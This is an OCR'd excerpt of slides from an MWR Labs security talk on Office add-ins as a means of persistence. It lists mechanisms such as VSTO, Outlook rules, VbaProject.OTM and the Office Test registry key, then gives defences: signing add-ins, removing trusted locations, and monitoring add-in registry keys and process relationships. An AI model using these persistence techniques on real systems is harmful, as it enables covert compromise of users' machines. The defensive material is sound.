
MWR LABS

- Visual Studio Tools for Office (VSTO)
- Outlook rules
- Outlook VBProject.OTM
- HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office Test\Special\Perf
- "Other" command line switches
- … all of the other stuff requiring administrative privileges.

The future of Office add-ins?

MWR LABS

- Office Web Add-Ins




source: dev.office.com


Defending against malicious add-ins (1)

MWR LABS

- Easy for the Excel "/R <path>" registry edit, PPA/PPAM, Excel Automation, COM, and VSTO add-ins:



- If required – sign and disable notifications.



Defending against malicious add-ins (2)

MWR LABS

- For WLL, XLL and Excel's VBA add-ins (startup only) … not so much.
- (1) Remove or relocate trusted locations.
- (2) Detective capability:
  - Monitor trusted locations for changes
  - Monitor registry keys used to enable add-ins.
  - Process relationships.


MWR
INFOSECURITY
Conclusion
@william_knows
LABS